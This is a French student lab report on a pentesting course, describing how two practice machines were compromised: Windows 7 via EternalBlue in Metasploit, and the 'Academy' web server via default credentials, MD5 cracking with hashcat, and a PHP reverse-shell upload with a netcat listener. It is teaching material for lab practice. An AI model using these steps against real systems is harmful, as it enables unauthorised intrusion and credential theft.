DUCREY Maxence
BOUVIER Robin

SAE34 : Découvrir le Pentesting

Professeur : Gérard Chalhoub

Table des matières

Première machine : Blue

Première étape : Reconnaissance

Pour commencer, on fait un nmap sur la machine afin de savoir quels ports sont ouvert et potentiellement exploitable. On exécute la commande suivante : `nmap -T4 -p- -A`

Les paramètres ont les significations suivantes :

- -T4- : permet d'avoir une exécution plus rapide
- -p- : scan tous les ports
- -A : analyse approfondie

C'est cette commande qu'on exécutera à chaque début d'exploitation d'une machine pour connaitre les ports à exploiter.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:38 EST
Nmap scan report for 10.170.8.33
Host is up (0.00074s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:33 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/27%OT=135%CT=1%CU=39525%PV=Y%DS=1%DC=D%G=Y%M=0E1
OS:E04%TM=67473D5F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I
OS:%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O
OS:5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6
OS:=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-27T16:40:09-05:00
| smb2-time:
|   date: 2024-11-27T21:40:09
|_  start_date: 2024-11-27T21:27:03
| smb2-security-mode:
|   2:1:0:
```

Figure 1 Nmap de la VM Blue

Le port 445 attire notre attention car il a un nom différent des autres et on voit que le service tourne sur Windows 7. Cet OS étant très ancien (sorti en 2009) il y a surement des vulnérabilités critiques présente dessus.

Deuxième étape : Recherche de faille

On cherche alors une faille sur Windows 7 6.1, version que l'on trouve plus bas dans le résultat de la commande nmap, on trouve une faille RCE appelée "Eternal Blue" sur le site exploit-db :




Figure 2 Eternal Blue RCE

On cherche alors cette faille dans searchsploit et on obtient le chemin à utiliser pour avoir le payload :




Figure 3 searchsploit Eternalblue

On la cherche alors dans metasploit en utilisant l'outil search :




Figure 4 Metasploit search Eternalblue

On utilise alors le module d'attaque 0, On configure un payload avec la commande `options`, on choisit la machine à exécuter avec `set RHOSTS 10.170.0.33`.

Troisième étape : Exécution de l’attaque

On exécute le payload avec `run` :




Figure 5 Exécution de l'attaque Eternalblue

On arrive donc à rentrer dans le système.

On apprend sur le web que meterpreter est un shell à part de celui de windows et Linux, on peut ainsi essayer la commande `getsystem` pour tenter d'élever nos privilèges :




Figure 6 getsystem sur Meterpreter

On remarque ainsi que nous sommes déjà au plus haut niveau de privilège. Nous avons donc terminé cette machine.

Deuxième machine : Academy

Première étape : Reconnaissance

On commence par faire un nmap de la machine :




Figure 7 Nmap VM Academy

Deuxième étape : Exploration des services accessibles

On voit que la machine héberge un serveur web Apache, un serveur FTP et un serveur SSH.

On va commencer par le serveur web. On va tout d'abord sur le site web pour savoir s'il héberge quelque chose d'intéressant :




Figure 8 Serveur web VM Academy

Ici nous avons la page par défaut d'un serveur Apache quand il est installé et non configuré. Il n'y a rien d'intéressant sur cette page, on va donc exécuter un dirbuster pour trouver d'autres pages sur le serveur web.

On obtient alors l'arbre suivant :




Figure 9 Arbre site web VM Academy

Dans le dossier academy, on voit qu'il existe un dossier admin auquel on peut accéder :




Figure 10 Dossier admin VM Academy

On voit ici qu'il y a un fichier index.php ce qui signifie qu'on peut accéder à une page dans le dossier admin. On s'y connecte et on arrive sur la page suivante :




Figure 11 Page de login administrateur

Par intuition, on essaye le couple admin, admin et on arrive à se connecter.




Figure 12 Accès au site admin

On se déplace dans les différents onglets disponibles et dans l'onglet "Manage Student", on obtient les identifiants de l'utilisation "Rum Ham".




Figure 13 Utilisateur Rum Ham

On change son mot de passe et on se connecte avec son compte en allant sur la page index.php du dossier academy :




Figure 14 Connexion Rum Ham

Cependant cette connexion était inutile car cet utilisateur n'a aucun droit et ne sert à rien. On va alors vérifier ce qui se trouve dans le dossier db que l'on peut voir sur le dirbuster :




Figure 15 Dossier db

On trouve alors un fichier onlinecourse.sql, on le télécharge et on trouve la création de l'utilisateur admin dans la base de données admin :

```
43 INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
44 (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07
   PM');
```

Figure 16 Insertion utilisateur admin

On obtient donc un mot de passe chiffré. On va essayer de le déchiffrer grâce à l'utilitaire hashcat. On met le hash obtenu dans un fichier et on va mettre ce fichier en paramètre de hashcat avec un dictionnaire de mots de passes souvent utilisés, ici on va utiliser rockyou. On a donc la commande suivante : `hashcat -m 0 -a 0 mpdAdmin.txt /usr/share/wordlists/rockyou.txt` où

- -m : est le type de hash -> 0 = md5
- -a : est le mode d'attaque -> 0 = straight (utilisation d'un dictionnaire)

On obtient donc le résultat suivant :

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

21232f297a57a5a743894a0e4a801fc3:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 21232f297a57a5a743894a0e4a801fc3
Time.Started.....: Wed Dec  4 04:41:04 2024 (1 sec)
Time.Estimated...: Wed Dec  4 04:41:05 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1011.9 kH/s (0.36ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20480/14344385 (0.14%)
Rejected.........: 0/20480 (0.00%)
Restore.Point....: 18432/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetgurl → michelle4

Started: Wed Dec  4 04:41:02 2024
Stopped: Wed Dec  4 04:41:07 2024
```

Figure 17 Hashcat mot de passe admin

On voit donc que le mot de passe est admin. C'est surement la méthode que nous aurions dû utiliser pour accéder aux compte admin du site au lieu de tester des couples aléatoirement. On ne voit plus quoi faire sur le site web donc on passe au service suivant c'est à dire le serveur FTP.

Ce serveur est accessible même en anonyme donc se connecter ne devrait pas être très compliqué.




Figure 18 Connexion au serveur FTP

On trouve alors un fichier note.txt que l'on récupère avec la commande `get note.txt`. On ouvre la note et on trouve le message suivant :




Figure 19 note.txt

Nous étions donc sensés trouver le mdp de run ham avec cette note. Le fait qu'il y ai écrit "I told him not to use the same password everywhere" donne peut-être un indice que le couple admin admin est aussi utilisé autre part.

On met ce nouveau hash dans hashcat et on trouve que le mot de passe de Run Ham était student.




Figure 20 Hashcat student

On essaye de se connecter au serveur FTP avec les couples que l'on connait mais aucun ne fonctionne. Ici nous ne voyons plus quoi faire donc nous passons au prochain service qui est SSH. On essaye de se connecter avec les couples que l'on connait mais aucun ne fonctionne donc nous ne nous intéressons pas plus à ce service.




Figure 21 Tentative de connexion SSH

Troisième étape : Recherche de faille

Nous avons exploré les différents services disponibles sur la machine donc nous allons maintenant chercher si certains d'entre eux ont des failles connues sur ces versions. Pour vsftpd nous avons la version 3.0.3, pour Apache la version 2.4.38 et la version 7.9p1 pour SSH.

Il existe une faille DoS pour vsftpd, ce qui ne nous intéresse pas ici.




Figure 22 Searchsploit vsftpd

Il n'existe pas de faille intéressante pour Apache et aucune faille pour cette version de SSH.




Figure 23 Searchsploit OpenSSH

Sur metasploit, il n'y a pas de failles connues pour ces versions :




Figure 24 Recherche faille via metasploit

Quatrième étape : Accès à la machine par reverse shell

A ce point-là, nous sommes bloqués et nous ne savons pas quoi faire. Nous retournons donc fouiller sur le site web academy pour tenter de trouver une faille dans le site. Nous trouvons donc une page sur le site où il est possible de déposer un fichier. Ce dit fichier est censé être une image mais on peut mettre n'importe quel fichier et celui-ci sera accepté.




Figure 25 Dépôt de fichier site academy

Le site exécutant un serveur php nous pensons donc à mettre un script qui permettra d'obtenir un reverse shell via ce serveur php. Dans le script on met notre IP et le port sur lequel on va écouter :




Figure 26 Paramètre reverse-shell.php

Pour écouter sur un port, on utilise la commande `nc -lnvp 4444`. Ainsi tout en écoutant le port, on va mettre le fichier contenant le script dans la partie où on doit téléverser une photo.

On obtient alors un accès en reverse shell à la machine :

